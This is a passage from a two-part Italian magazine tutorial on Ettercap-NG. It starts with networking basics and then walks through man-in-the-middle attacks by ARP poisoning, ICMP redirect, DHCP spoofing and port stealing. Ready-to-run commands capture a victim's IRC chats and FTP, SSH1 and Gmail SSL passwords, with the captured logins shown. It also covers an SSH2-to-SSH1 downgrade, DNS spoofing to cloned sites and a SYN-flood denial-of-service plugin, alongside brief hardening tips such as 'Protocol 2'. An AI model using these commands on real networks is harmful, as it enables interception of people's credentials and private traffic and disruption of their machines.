scrivendoci sopra il nostro IP come sorgente, e quello del sito della rivista come destinazione. Ora si scende a layer 2, dove il pacchetto viene imbustato in un pacchetto datalink sul quale verrà scritto come indirizzo sorgente il nostro MAC e come destinazione non verrà scritto l'indirizzo MAC del sito della rivista perché noi non possiamo conoscerlo (sappiamo infatti solo il suo IP), ma verrà scritto l'indirizzo MAC della macchina che invierà sulla rete internet il nostro pacchetto, in questo caso quello del router. Ed ora il layer 1 invierà un segnale che verrà inoltrato sul cavo.
La scheda di rete del router vedrà il segnale (layer 1), lo leggerà, e verificherà che si tratta di un pacchetto datalink (layer 2) destinato a lui (in caso contrario verrebbe ignorato), quindi prende nota del mittente, scarta l'intestazione MAC e ne legge l'IP, preleva questo pacchetto (a layer 3) e lo invia su internet. Dopo pochi millisecondi il server della rivista lo vedrà in arrivo sulla porta 80 (di nuovo layer 4), scarterà l'instestazione del TCP, leggerà il contenuto del pacchetto e ci invierà il file. Tutto questo in pochissimi millisecondi.
Considerate ora una lan con più di due PC, per collegarli tra loro saprete che è necessario un Hub o uno Switch. Guardandolo, a meno che non ci sia scritto sopra, non potrete capire se si tratta di un Hub o di uno Switch, anche se potrebbe sembrare un dettaglio da nulla la differenza tra questi due dispositivi è enorme.
Un hub innanzitutto funziona soltanto a Layer 1, è praticamente un ripetitore di segnali, non si preoccupa di leggere il pacchetto in sé, lui ascolta per un segnale e poi lo ripete su tutte le porte. Se su un hub il segnale arriva sulla porta 2, verrà amplificato e ritrasmesso su tutte le altre porte ad eccezione di quella sorgente. Sapete questo cosa vuol dire? Che con pochi accorgimenti, possiamo leggere il traffico di tutti gli altri, anche quello non destinato a noi. Uno switch invece funziona a layer 2 (i più costosi anche a layer 3), ciò vuol dire che il dispositivo deve poter leggere il pacchetto per poterne trovare il MAC sorgente e il MAC destinazione, se vi state chiedendo a cosa serve leggere il pacchetto, presto detto: sapendo a chi è destinato non siamo costretti a ritrasmettere il segnale su tutte le porte, ma lo invieremo soltanto sulla porta dove è attaccato il nostro destinatario. Su uno switch non è quindi possibile (con le conoscenze acquisite fino a questo punto) ascoltare il traffico che arriva sui pc degli altri utenti, semplicemente perché... questo traffico non giunge mai sul nostro cavo. Uno switch, inoltre, consente di ottenere una lan più efficiente perché non si hanno più collisioni sui pacchetti, come, invece, avviene spessissimo con gli hub.
E un bridge? Un bridge è un dispositivo molto simile ad uno switch, lavora a layer 2 ma serve (in genere) a collegare tra loro due lan che usano protocolli diversi, è completamente trasparente al traffico perché non è raggiungibile tramite un indirizzo IP o MAC, ed il suo lavoro è "semplicemente" quello di tradurre i pacchetti da un protocollo all'altro, se necessario, e metterli sulla giusta rotta.
E' molto importante conoscere il funzionamento di una rete se vogliamo capire come fa a funzionare uno sniffer, e cos'è un attacco MITM, ora che tutto è stato spiegato, possiamo tornare a divertirci con Ettercap.

SNIFFING E MITM

Per sniffare il traffico è necessario un solo accorgimento, a layer 2 la nostra sheda di rete semplicemente ignora i pacchetti che non hanno come MAC di destinazione il nostro MAC. Come ovviare? Basterà mettere la scheda in modalità promiscua, tale modalità farà si che la nostra scheda invii al kernel tutti i pacchetti che attraversano il cavo, siano essi destinati a noi o meno. Non è assolutamente difficile, dotatevi dei privilegi di root e fate:

```
       # ifconfig eth0 (cambiate
eth0 con la vostra interfaccia)
       eth0      Link¬
encap:Ethernet  HWaddr¬
00:04:24:CA:B6:21
       inet addr:192.167.1.12¬
Bcast:192.167.1.255
```

```
Mask:255.255.255.0
       UP BROADCAST RUNNING¬
MULTICAST  MTU:1500  Metric:1
```

Sulla prima riga potete vedere il vostro indirizzo Layer 2 (00:04:24:CA:B6:21), sulla seconda l'indirizzo Layer 3 (192.167.1.12) e sulla terza le opzioni, come vedete non c'e' scritto che la scheda è in modalità promiscua, poniamo rimedio a tutto ciò:

```
       # ifconfig eth0 promisc
       eth0      Link¬
encap:Ethernet  HWaddr¬
00:04:24:CA:B6:21
       inet addr:192.167.1.12¬
Bcast:192.167.1.255¬
Mask:255.255.255.0
       UP BROADCAST RUNNING¬
PROMISC MULTICAST  MTU:1500¬
Metric:1
```

Ok ora siamo in modalità promiscua e tutti i pacchetti saranno letti dalla scheda di rete, non è comunque necessario fare a mano questa operazione, Ettercap logicamente la farà per noi, perciò rimettiamo tutto come era prima:

```
       # ifconfig eth0 -promisc
```

Proviamo quindi ad avviare una sessione di sniffing, apriamo una console e digitiamo:

```
       # ettercap -Tp (avvia in
modalita' testo e promiscua)
```

Tutti i pacchetti saranno stampati a schermo, bloccate tutti i vostri download e cercate di guardare gli indirizzi, se vede pacchetti dove voi NON siete presenti né nella destione né nel sorgente, allora vi trovate su un Hub, se, invece, non vedete del traffico "estraneo" allora siete su uno switch, cosa si fa allora?

Ettercap-NG: Man-in-the-middle attack

Nessun problema, con un po' di intuito scoprirete che trovare una soluzione non è affatto difficile. Mettetevi nei panni del router appena acceso, le sue tabelle saranno vuote, in quel medesimo istante arriva un pacchetto dalla rete internet destinato ad un IP pubblico presente nella sua lan... Cosa fa? Crea un pacchetto particolare, destinato a tutti (tale pacchetto si chiama broadcast e da "tutti" è identificato con questo indirizzo MAC: FF:FF:FF:FF:FF:FF) con scritto dentro "who-has ip" cioè "chi ha questo ip?", tutte le macchine leggerano il pacchetto ma risponderà soltanto quella che possiede l'IP cercato dicendo: "reply l'ip è a 01:02:03:04:05:06". Il router saprà quindi a quale MAC appartiene quell'IP e sarà in grado di creare un pacchetto Layer 2 per inviare la richiesta proveniente da internet sulla rete Lan, verso l'IP cercato.
La gabola è ora sicuramente più chiara, se su uno switch non possiamo leggere il traffico destinato agli altri, perché non ce lo facciamo mandare che è più comodo? Supponiamo quindi di voler ricevere tutto il traffico che la macchina A manda su internet tramite il gateway G, noi siamo B, come facciamo?

INDIRIZZI IP E MAC

Chiariamo la situazione disegnandoci una tabella dei corrispondendi IP e MAC:

Macchina	MAC	IP
A	01:02:03:04:05:06	192.167.1.10
B	11:12:13:14:15:16	192.167.1.31
G	21:22:23:24:25:26	192.167.1.1

Possiamo risolvere brillantemente il problema in due soli step:

```
Inviamo un pacchetto ad A
dicendo: "reply 192.167.1.1 is
at 11:12:13:14:15:16"
Inviamo un pacchetto a G
dicendo: "reply 192.167.1.10 is
at 11:12:13:14:15:16"
```

I pacchetti vengono accettati? Certo! Non è necessario un arp-request perché un computer modifichi la sua arp-cache (la tabella dove vengono mantenute le corrispondenze mac-ip) e se anche fosse necessario, basterebbe poco per fargliene mandare uno. Dopo di che, G saprà che l'IP di A corrisponde al nostro MAC, e A saprà che l'IP di G corrisponde al nostro MAC. Perciò A invierà a noi credendo di inviare a G, e G invierà a noi credendo di inviare ad A. Manca qualcosa? Sì, tutto il traffico che arriva a noi da uno dei due host andrà reindirizzato verso l'altro, altrimenti non potrà instaurarsi nessuna connessione, questo si chiama: attacco MITM. Ovvero, qualcuno è nel mezzo della connessione... E, ovviamente, può fare quel che vuole, se invece facciamo arp-poisoning su tutte le macchine della rete senza modificare il traffico, allora si tratta solo di sniffing.

ATTACCO MITM

Proviamo quindi ad effettuare un attacco MITM per sniffare una sessione IRC di una macchina della lan, per far ciò dobbiamo aver chiaro in mente cosa succede: la macchina vittima si collegherà ad un server irc su internet, ma, come abbiamo già spiegato, i pacchetti arriveranno al gateway e da lì verranno inviati su internet, quindi dovremo fare un attacco MITM tra la macchina vittima e il gateway, sulle porte classiche del servizio IRC, cioè in genere quelle che vanno da: 6666 a 6669, facciamo così (è indifferente l'interfaccia grafica usata, quindi non prendetela in considerazione perché i comandi sono gli stessi), supponiamo che la macchina vittima sia 192.167.1.3:

```
# ettercap –T –L irc.log –M¬
arp /192.167.1.3/ //6666-6669
```

In questa maniera diciamo a Ettercap di avviarsi in modalità testuale (-T), loggare tutto il traffico sul file irc.log (-L irc.log), effettuare un attacco MITM tramite arp-poisoning, perché nel mio lab la rete è cablata su switch, altrimenti non potrei sniffare nulla (-M arp) e di leggere tutto il traffico proveniente dalla vittima (/192.167.1.3/) diretto a qualunque host (//) sulle porte che vanno da 6666-6669. Una volta avviato Ettercap colleghiamoci ad un qualunque server irc, mandiamo qualche messaggio di test, in seguito premiamo "q" sul prompt dove sta girando Ettercap ed esaminiamo il log, per farlo dovremo solo usare etterlog:

```
# etterlog irc.log.ecp

Tue Jan 26 18:48:50 2009¬
[765199]
TCP  *.*.*.*:6666 -->¬
192.167.1.3:1958 | AP
:test!~test@*.it PRIVMSG test¬
:ciao.

Tue Jan 26 18:48:51 2009¬
[766219]
TCP  *.*.*.*:6666 -->¬
192.167.1.3:1958 | AP
:test!~test@*.it PRIVMSG test¬
:come va tutto bene?.

Tue Jan 26 18:48:54 2009¬
[769412]
TCP  *.*.*.*:6666 -->
192.167.1.3:1958 | AP
:test!~test@*.it PRIVMSG test
:test sniffing.
```

Sulla prima riga troviano la data, sulla seconda il tipo di connessione, l'ip sorgente, la porta di provenienza e l'ip di destinazione, "AP" sono i flag tcp. Grazie al logging siamo in grado di seguire per intero una conversazione che avviene su irc, e non solo, in maniera simile possiamo anche monitorare le password che, ad esempio, vengono utilizzate su un server ftp:

```
# ettercap -Tq -M arp¬
/192.167.1.3/ //21
```

Così facendo diciamo ad Ettercap di avviarsi in modalità testo (-T) ma aggiungiamo il parametro "q" che serve a dire di non stampare tutto il traffico, verranno quindi stampate

soltanto le password, ovviamente richiediamo il solito attacco MITM sull'host vittima verso qualunque ftp, ecco cosa succede alla prima sessione ftp:

```
        FTP : 212.84.*.*:21 ->¬
USER: mirko  PASS: my_pass
```

Viene mostrata a schermo solo la password del server e questo grazie all'FTP dissector, ovviamente Ettercap supporta una serie di altri protocolli che sono: telnet, pop, rlogin, ssh1, icq, smb, mysql, http, nntp, x11, napster, irc, rip, bgp, socks 5, imap 4, vnc, ldap, nfs, snmp, half life, quake 3, msn, ymsg.
A questo punto dovreste aver notato una cosa interessante... E' possibile visualizzare in chiaro anche il traffico ssh1, ma come si fa? Ssh1 utilizza un meccanismo di scambio a chiave pubblica (o asimmetrica), che funziona in questa maniera:

Il client genera un numero casuale di 128-256 bit che sarà la chiave con cui verrà cifrato tutto il traffico.
Il client richiede al server la propria chiave pubblica.
Il client cifra il numero generato, con la chiave pubblica del server e gliela invia.
Il server decifra con la sua chiave privata questo numero ed inizializza la sessione.

Il meccanismo di scambio viene detto a chiave "asimmetrica" perché tutto ciò che si cifra con la chiave pubblica di qualcuno, può essere decifrato solo con la sua chiave privata. Provate ora ad entrare nell'ottica dell'attacco MITM, questo meccanismo non garantisce affatto che la chiave ricevuta sia proprio quella del client.... Perciò sfruttiamo questa falla nell'autenticazione e comportiamoci in questo modo:

Arp-poisoniamo il client e redirigiamo su di noi il suo traffico.
Arp-poisoniamo il server e facciamo la stessa cosa.
Quando il client invia la sua chiave pubblica, al server inviamo la NOSTRA chiave.
Quando il server invia al client la sua chiave pubblica, noi gli inviamo la nostra.
Registriamo sia chiave pubblica del server che del client.

In questo modo il client cifrerà il traffico verso il server con la nostra chiave pubblica, e così farà anche il server. Saremo quindi in grado di spiare la connessione sia da client-server che da server-client (questo si dice Full-Duplex MITM), ovviamente tutto il traffico in arrivo su di noi verrà decifrato, loggato e quindi cifrato di nuovo con la chiave del server o del client. I due computer non noteranno nulla se quella è la loro prima connessione, ma se invece si tratta della seconda o successive, ssh in automatico ci avviserà che la chiave è cambiata, tuttavia molti utenti non tengono conto dell'avviso (pensando magari che la chiave è cambiata a causa di un aggiornamento di ssh) e quindi si espongono a questo tipo di attacco.

LA PRATICA

Ma vediamo in pratica come è possibile loggare le password o il traffico su un server ssh1. Nell'esempio vedremo un attacco MITM tra una macchina (192.167.1.8) e un server ssh1, avviamo Ettercap con questi parametri:

```
        # ettercap -Tq -M¬
arp /192.167.1.8/ //22
```

Diciamo così al programma di avviarsi in modalità testo, senza stampare tutti i pacchetti, di fare un attacco MITM tramite arp-poisoning (sempre perche' il mio lab si trova su switch) tra l'host 192.167.1.8 e tutte le connessioni che questo host fa sulla porta 22.
Portiamoci quindi sull'host 192.167.1.8 ed apriamo una connessione ssh:

```
        # ssh  HYPERLINK¬
"mailto:mirk@192.167.1.10"¬
mirk@192.167.1.10
```

Vediamo subito che SSH ci avverte del cambiamento della chiave (perché durante la prima connessione la chiave viene registrata), tuttavia scegliendo di accettare la chiave possiamo

comunque procedere, ed eccone il risultato:

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ WARNING: REMOTE HOST
IDENTIFICATION HAS CHANGED! @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

IT IS POSSIBLE THAT SOMEONE IS
DOING SOMETHING NASTY!
Someone could be eavesdropping on
you right now (man-in-the-middle
attack)!
It is also possible that the RSA
host key has just been changed.
The fingerprint for the RSA key
sent by the remote host is
44:16:b4:d8:11:4d:cf:10:87:11:a0:5
8:25:63:c5:fa.
Please contact your system
administrator.
```

Come da copione la password di ssh viene loggata all'istante:

```
SSH : 192.167.1.10:22 -> USER:¬
mirk PASS: p4ssw0rD
```

CONCLUDENDO

Ma volendo anche tutto il traffico ssh sarebbe visibile, perciò potremmo spiare senza alcun problema tutta la sessione che sta facendo l'utente. E questo vale con ssh1, ma per ssh2? In questo caso viene utilizzato il Diffie-Hellman come algoritmo di scambio delle chiavi. Diffie-Hellman complica le cose perché include dei check (firma digitalmente una chiave di scambio) per verificare che effettivamente la chiave ricevuta sia quella del client o del server...
(Fine prima parte)

Ettercap-NG: Man-in-the-middle attack

PARTE II

SNIFFING

SECONDA E CONCLUSIVA PARTE DEDICATA A ETTERCAP-NG, UN COMPLETO REWRITE DI ETTERCAP, UN TOOL COMPLETAMENTE ITALIANO CHE È AMATO DAGLI "SMANETTONI" E ODIATO DAGLI AMMINISTRATORI DI SISTEMA...

Sul numero 196 abbiamo iniziato questo lungo percorso alla scoperta di Ettercap-NG che giunge finalmente alla fine.

Tecnicamente è molto, molto complesso aggirare un tipo di autenticazione con algoritmo Diffie-Hellman, ma noi possiamo sempre porre rimedio alla situazione con un semplice trucco. Provate a connettervi via telnet alla porta 22 di un server ssh1, otterrete questo banner:

```
SSH-1.5
```

Mentre collegandovi ad un server ssh2 otterrete questo:

```
SSH-2.0
```

Se vedete ssh-1.5 o 1.55 allora il server supporta soltanto ssh1, se vedete ssh-1.99 o superiori, allora il server supporta sia ssh1 che ssh2, questo non vi fa venire in mente nulla? Cosa succederebbe se in fase di connessione il banner "SSH-2.0" del server venisse sostituito con "SSH-1.5"? Che il client crederebbe di dialogare con un server in grado di supportare soltanto ssh1 e quindi utilizzerebbe il classico algoritmo di scambio senza firma digitale... Pertanto il vostro traffico verrebbe intercettato senza che voi notereste nulla, o quasi.
Proteggersi da questo tipo di attacco risulta comunque abbastanza semplice, basta aggiungere questa riga nel /etc/ssh/sshd_config del vostro server:

```
Protocol 2
```

Una volta riavviato sshd il vostro server non utilizzerà più ssh1, quando vi trovate dal lato client avviate ssh in questa maniera:

```
$ ssh -2 user@host..
```

Chiedete così al client di utilizzare solo ssh2 e di ignorare i request ssh1, in caso di insuccesso verrete avvertiti con un:

```
Protocol major versions ¬
differ: 2 vs. 1
```

Se invece avete proprio bisogno di ssh1, allora in fase di connessione al server assicuratevi sempre di leggere eventuali messaggi di warning e di non fidarvi mai se la chiave è cambiata... Qualcuno potrebbe stare nel mezzo.

I CERTIFICATI

Ora che sappiamo come fare un MITM su una connessione in chiaro, una connessione in ssh1 e una ssh2, perché non proviamo a testare l'ultimo baluardo, ovvero i certificati?
Grazie ai certificati siamo in grado di stabilire se la chiave inviataci da un server è realmente la sua o meno, ma possiamo davvero esserne sicuri?
In realtà grazie ad Ettercap, e con la speranza che un utente non inizi a leggere tutti i campi del certificato, saremo in grado di sniffare una connessione SSL, se non ci credete facciamo una prova: per prima cosa pensate ad un luogo dove avete un account con SSL (ad esempio gmail.com, ebay.it, poste.it e molti altri), io ho scelto gmail.com. Una volta puntato il browser sull'url, Firefox mi ha subito chiesto di accettare un certificato, eccolo qui:

Could not verify this certificate because the issuer is unknown.

Issued To
Common Name (CN) www.google.com
Organization (O) Google Inc
Organizational Unit (OU) <Not Part Of Certificate>
Serial Number 3D:FF:8A

Issued By
Common Name (CN) Thawte Server CA
Organization (O) Thawte Consulting cc
Organizational Unit (OU) Certification Services Division

Validity
Issued On 31/03/2004
Expires On 31/03/2005

Fingerprints
SHA1 Fingerprint B1:68:D1:CA:B6:F0:CB:E8:C6:48:04:96:5E:72:16:49:72:0B:DC:C
MD5 Fingerprint B1:5D:D8:8D:31:D9:71:D8:40:09:6E:C4:E7:CA:69:1E

Guardatelo bene, il certificato sembra proprio provenire da google ed infatti è stato verificato (in alto), motivo per cui posso continuare a navigare sicuro del fatto che nessuno leggerà i miei

dati di login. Vestiamo ora i panni del "cattivo", apriamo /etc/etter.conf e modifichiamo questa riga:

```
ec_uid = 65534         # ¬
nobody is the default
```

Sostituendola con:

```
    ec_uid = 0 ¬
# nobody is the default
```

Diciamo così ad Ettercap di non droppare i privilegi di root dopo esser stato avviato. Quindi scorriamo in basso il file e decommentiamo queste due righe:

```
# if you use ipchains:
   #redir_command_on = ¬
"ipchains -A input -i %iface ¬
-p tcp -s 0/0 -d 0/0 %port -j ¬
REDIRECT %rport"
   #redir_command_off = ¬
"ipchains -D input -i %iface ¬
-p tcp -s 0/0 -d 0/0 %port -j ¬
REDIRECT %rport"

# if you use iptables: ¬
   redir_command_on = ¬
"iptables -t nat -A PREROUTING¬
-i %iface -p tcp --dport %port-j
REDIRECT --to-port %rport" ¬
   redir_command_off = ¬
"iptables -t nat -D PREROUTING¬
-i %iface -p tcp --dport %port-j
REDIRECT --to-port %rport"
```

Se usate ipchains levate i commenti ai primi due comandi, altrimenti levate i commenti alla terza e quarta riga, così come ho fatto io, visto che uso iptables.
Questo comando servirà a redirigere il traffico correttamente senza che il layer SSL trovi qualcosa di sospetto, avviamo quindi Ettercap con questi parametri:

```
    # ettercap -Tq -M ¬
arp:remote /192.168.1.8/ //443
```

Come vedete abbiamo aggiunto un parametro a –M cioè: "arp:remote", il primo lo conoscete, il secondo significa che vogliamo fare un attacco MITM sul traffico che NON è destinato alla lan, ma che uscirà fuori sulla rete internet. /192.168.1.8/ è l'host che vogliamo controllare, //443 significa che vogliamo monitorare qualunque connessione sulla porta 443 che è SSL. Colleghiamoci quindi al sito scelto e guardiamo il certificato:

This certificate has been verified for the following uses:
SSL Server Certificate

Issued To	
Common Name (CN)	www.google.com
Organization (O)	Google Inc
Organizational Unit (OU)	<Not Part Of Certificate>
Serial Number	3D:FF:3A
Issued By	
Common Name (CN)	Thawte Server CA
Organization (O)	Thawte Consulting cc
Organizational Unit (OU)	Certification Services Division
Validity	
Issued On	
Expires On	
Fingerprints	
SHA1 Fingerprint	D9:46:D9:B0:15:8D:49:08:B9:A5:E1:06:C5:06:B0:57:5A:32:E5:23
MD5 Fingerprint	89:33:F3:32:AE:6E:FF:D9:9F:F1:5D:16:F7:F5:50:28

Come vedete a parte i fingerprint l'unica differenza è la prima riga che ci dice o meno se il certificato è stato verificato. Informazione questa che dobbiamo visualizzare a mano chiedendo al browser di farci vedere il certificato (con Mozilla Firefox), ma in realtà sono molto pochi gli utenti che perdono tempo a guardare ogni volta se il certificato di un sito è valido o meno. Vediamo cosa succede se effettuiamo il login:

```
HTTP : 66.102.11.99:443 ->
USER: max  PASS: sn1ff3r  INFO:
https://www.google.com/accounts/
ServiceLogin?service=mail&passi
ve=true&continue=http://gmail.
google.com/gmail
```

E puntuale come un orologio al cesio arriva il nostro login e la relativa password.
Fino ad ora abbiamo utilizzato un solo tipo di attacco MITM, cioè l'arp-poisoning, ovviamente non è il solo, e gli autori di Ettercap lo sanno, infatti il programma mette a nostra disposizione altre tre opzioni che sono:
MITM via ICMP, in questo caso viene sfruttata una features del protocollo ICMP per redirigere il traffico. ICMP è un protocollo che serve esclusivamente ad inviare alle macchine messaggi amministrativi, uno dei messaggi più interessanti (per i nostri scopi) è l'ICMP_REDIRECT che serve a dire ad un client che esiste una rotta migliore per il proprio traffico. Quando un host si connette ad un server, molto probabilmente il traffico passerà per vari altri server (ogni salto è detto "hop"). Se noi fossimo in grado di "spoofare" un redirect (cioè inviare un pacchetto con IP falso) all'host vittima, potremmo farci inviare il suo traffico, tutto questo senza avvelenare l'arp cache della vittima. Questo attacco è più delicato dell'arp poisoning, può essere effettuato solo su reti cablate su hub ed in più ci fornisce un Half-Duplex MITM perché il gateway reale non accetta mai ICMP_REDIRECT da un host che fa parte della sua lan (saremo quindi in grado di modificare solo il traffico che dalla vittima va verso la rete e non quello che dalla rete raggiunge la vittima, ma essendo su un hub potremo comunque vederlo tutto). Sebbene questo attacco abbia delle limitazioni, risulta molto più stealth di un arp-poisoning. Utilizzarlo è piuttosto semplice, dobbiamo soltanto conoscere l'IP ed il MAC del gateway, potete ottenerli così:

```
#  route -n | grep -v "255." | ¬
grep "0.0.0.0" ¬
0.0.0.0          192.168.1.1 ¬
0.0.0.0          UG    0       0¬
0 eth0
```

Leggendo il secondo campo avrete l'IP del gateway (192.168.1.1), per ottenerne il MAC basterà fare un arping sull'IP appena ottenuto:

```
# arping 192.168.1.1 | grep ¬
reply ¬
Unicast reply from 192.168.1.1 ¬
[00:C1:C2:C3:D8:A4]  0.193ms
```

E quindi:

```
# ettercap … -M icmp:00:C1: ¬
C2:C3:D8:A4/192.168.1.1
```

Sostituite ai "…" i parametri di cui avete bisogno.
Il terzo tipo di attacco, anch'esso in Half-Duplex attuabile solo su rete cablata con hub è il metodo DHCP. Senza entrare nel dettaglio diremo che un server dhcp fornisce automaticamente un IP libero alle macchine che si sono appena

connesse sulla LAN. La macchina client invia un dhcp-request e il dhcp-server risponde con un pacchetto contenente l'IP e il gateway della rete. Ettercap non fa altro che spoofare un falso pacchetto, inserendo un IP libero, e come gateway il nostro IP. In questo caso avremo bisogno di tre parametri, il primo è un range di IP della lan sicuramente liberi, questi potete trovarli con un ping, con i tcp-ping di nmap, oppure con l'apposito plugin che trovate nel menu "Plugin" di Ettercap. La netmask e il server dns. Supponiamo di esserci assicurati (tramite i metodi descritti poco sopra) che tutti gli IP da 192.168.1.20 a 192.168.1.50 sono liberi, non ci resta che trovare la netmask della nostra rete, se non la conoscete fate:

```
$ /sbin/ifconfig | grep Mask
inet addr:192.168.1.8¬
Bcast:192.168.1.255 ¬
Mask:255.255.255.0
inet addr:127.0.0.1 ¬
Mask:255.0.0.0
```

E leggete la mask associata al vostro IP (in questo caso 255.255.255.0), per il dns basterà fare:

```
$ grep nameserver /etc/resolv. ¬
conf
nameserver 192.168.1.2
```

Per avviare l'attacco dovrete specificare i tre parametri appena scoperti:

```
# ettercap ... -M¬
dhcp:192.168.20-¬
50/255.255.255.0/192.168.1.2
```

L'ultimo tipo di attacco a nostra disposizione, stavolta utile soltanto su reti cablate con switchm, dove l'arp-poisoning non funziona (perché gli ip sono assegnati staticamente), si chiama port-stealing. Come detto poco sopra, uno switch in genere opera a Layer2, questo significa che vengono letti soltanto i MAC dei vari pacchetti, ma quando uno switch viene acceso le sue tabelle sono vuote perciò non può sapere una macchina a quale porta è connessa. Lo switch osserva dunque il traffico, e segna in una tabella l'indirizzo MAC sorgente dei pacchetti che escono da una porta, dopo un po' la tabella sarà piena:

```
Porta    MAC
1        11:22:33:44:55:66
2        AA:BB:CC:DD:EE:FF
3        A1:B1:C1:D1:E1:F1
```

Ma queste tabelle ovviamente non sono statiche (a meno che non lo siano state rese di proposito) perché una macchina può cambiare pc o può esser spostata da una porta all'altra, perciò se lo switch vede che da una porta esce un MAC sorgente diverso da quello che trova nella tabella, ovviamente aggiorna la memoria per riflettere la situazione attuale. E il port-stealing gioca su questo fatto, ruba la porta dello switch inviando di continuo dei pacchetti che hanno come MAC sorgente il MAC della vittima, e come destinatario noi. In questa maniera lo switch crede che la porta da cui mandiamo i dati appartenga alla vittima e quindi redirige su di noi il suo traffico, dopo averlo esaminato ovviamente lo rimanda all'host reale. Questo metodo è molto efficace ma state attenti perché tale pratica genera moltissimo traffico, e potrebbe anche dar fastidio agli switch, i danni sono temporanei, ma tenete a mente che in qualche occasione questo metodo non è raccomandabile.
Per loggare il traffico che fa un determinato host verso la porta 80, dovremo avviare Ettercap con questi parametri:

```
# ettercap -Tq -M ¬
port:remote /192.168.1.3/ //80
```

Ricordate di settare etter.conf come nel caso del MITM con i certificati, altrimenti il port-stealing non funzionerà. Se la vostra rete è grande, e ci sono molti switch in catena, allora la vittima potrebbe essere su uno switch diverso dal vostro, in questo caso la tecnica cambia soltanto per quanto riguarda il MAC address di destinazione, che non sarà più quello dell'attaccante ma un MAC casuale.
Con questo accorgimento i pacchetti che inviamo verranno propagati sugli altri switch (perché nessuno conosce quella destinazione) e riusciremo quindi a rubare la porta anche su uno switch lontano dal nostro.

PLUG-IN

Ettercap mette a nostra disposizione una serie di utili plug-in che svolgono delle funzioni molto comode, passeremo in rassegna tutti quelli presenti e vedremo che è anche possibile farne di nostri, il primo comando da dare per vedere tutti i plug-in presenti è:

```
# ettercap -P list
```

Esaminiamo quelli presenti di default nella tarball. Il primo è arp_cop, possiamo avviarlo così:

```
# ettercap -TQP arp_cop //
```

Diciamo a ettercap di avviarsi in modalità testuale, senza stampare username e password ("-Q") di caricare un plugin ("-P") che è arp_cop, e di controllare tutta la LAN ("//"). Arp_cop è un plug-in amministrativo che sonda il traffico alla ricerca di pacchetti sospetti, come quelli che tentano di fare arp-poisoning.

Il secondo plug-in della lista è autoadd, basterà aggiungere il parametro "-P autoadd" a quelli usati per avviare Ettercap, in questo modo verrano monitorati tutti gli arp-request per vedere se una macchina si è appena aggiunta alla rete, in caso positivo tale macchina verrà aggiunta al pool dei nostri target.
Il terzo plug-in è chk_poison, non cercate di avviarlo da riga di comando perché non avrebbe senso vedere se il poisoning ha avuto successo prima di farlo. Quindi avviate Ettercap come solito, iniziate il poisoning e poi avviate il plug-in dal relativo menu. Il funzionamento non è per nulla complesso, il modulo invia un ICMP-echo-request spoofato ad ogni vittima del nostro poisoning (ci sono tre macchine, A che è la vittima, G il gateway e B siamo noi, il modulo invia ad A un ICMP-echo-request con l'IP di G come sorgente), se l'ICMP-echo-reply ci arriva indietro, allora il poisoning ha avuto successo, altrimenti qualcosa non è andata per il verso giusto.
Il quarto plugin è dns_spoof, richiede

alcune configurazioni fatte volta per volta nel file /etc/ettercap/etter.dns, ma, grazie a questo modulo, potremo intercettare i request ai dns e dirottarli sugli IP che desideriamo, in questo modo possiamo costruire dei siti cloni di quelli che vogliamo monitorare, e quindi possiamo seguire l'utente e vedere cosa fa, non è di certo molto etico, ma potrebbero anche esistere valide motivazione per farlo.

DOS_ATTACK

Il quinto plug-in è dos_attack e può tornarci utile se per qualche motivo dobbiamo bloccare un host (vedremo poi che esiste anche un altro plugin adatto), utilizza un SYN flood leggermente modificato. Per prima cosa viene fatto un portscan alla macchina, appena viene trovata una porta aperta vengono inviati dei SYN su tale porta (con un IP fasullo), la vittima risponderà con un SYN-ACK che verrà intercettato, notate bene, a Layer2 e quindi gli verrà inviato un ACK, la connessione risulterà quindi stabilita. Ripetendo il processo svariate migliaia di volte (e sapendo che ogni connessione aperta utilizza circa 16kb di memoria) la macchina verrà completamente bloccata in pochissimi secondi, per avviarlo:

```
# ettercap -TQP dos_attack
```

Il sesto plug-in è dummy, in realtà si tratta di un plug-in "scheletro" per far vedere come va scritto un modulo per Ettercap.

Il settimo plug-in è find_conn, la sua funzione è quella di visualizzare tutti gli host ai quali una macchina cerca di connettersi, potete testarlo così:

```
# ettercap -TQzP find_conn
```

L'ottavo plug-in è find_ettercap, come suggerisce il nome serve per vedere se ettercap sta inviando pacchetti sulla lan, questo metodo non risulta totalmente affidabile perché si basa su determinati valori e flag impostati sui pacchetti, che però possono sempre esser cambiati visto che stiamo parlando di un tool opensource.

Il nono plug-in è find_ip, questo modulo risulta piuttosto utile quando abbiamo bisogno di un IP inutilizzato (perché la rete non utilizza un DHCP, oppure perché abbiamo bisogno di un IP libero per usare altri plug-in). Possiamo lanciarlo in questa maniera:

```
# ettercap -TQP find_ip //
```

O possiamo specificare un pool di IP da scannare:

```
# ettercap -TQP find_ip ¬
/192.168.1.1-25/
```

Il decimo plug-in è finger, serve a fare il fingerprint passivo di un host (in realtà non è completamente passivo perché si connette all'host tramite una connect() piuttosto che restare in ascolto ad analizzare il suo traffico) al fine di farci conoscere il suo sistema operativo.
Dobbiamo soltanto indicare ad Ettercap quali host e quali porte utilizzare:

```
# ettercap -TzP finger ¬
/192.168.1.1-10/22
 Fingerprinting ¬
192.168.1.1:22...

 FINGERPRINT      : ¬
1010:00B5:D0:WT:0:1:1:0:B:10
 OPERATING SYSTEM : unknown ¬
fingerprint (please submit it)
 NEAREST ONE IS   : Cisco IOS

Fingerprinting 192.168.1.4:22...

 FINGERPRINT      : ¬
17C1:14D2:20:WS:0:1:1:0:A:20
 OPERATING SYSTEM : Linux 2.4.xx
```

L'undicesimo plug-in della lista è finger_submit, logicamente serve ad inviare un fingerprint sconosciuto al sito di Ettercap.

Il dodicesimo plug-in è gre_relay, senza entrare troppo nel merito di cosa sia un tunnel GRE, vi dirò che questo plugin crea un tunnel GRE che invia il traffico fatto dal router ad Ettercap, e quindi lo rimanda indietro. Per fare ciò è però necessario un host fasullo che deve girare su un IP inutilizzato della rete (ecco che torna utile find_ip).

GW_DISCOVER

Il tredicesimo plugin è gw_discover, serve a trovare il gateway di una rete (molto utile quando stiamo facendo penetration-testing su una Wlan/lan e non abbiamo idea di dove si trovi il gateway). Per far ciò viene inviato un pacchetto ad un IP esterno alla lan con MAC address di destinazione il MAC di un host locale. Se Ettercap vede il relativo SYN+ACK, allora vuol dire che quell'host ha inviato in rete il pacchetto e quindi è il gateway.

```
# ettercap -TP gw_discover ¬
/192.168.1.1-255/
```

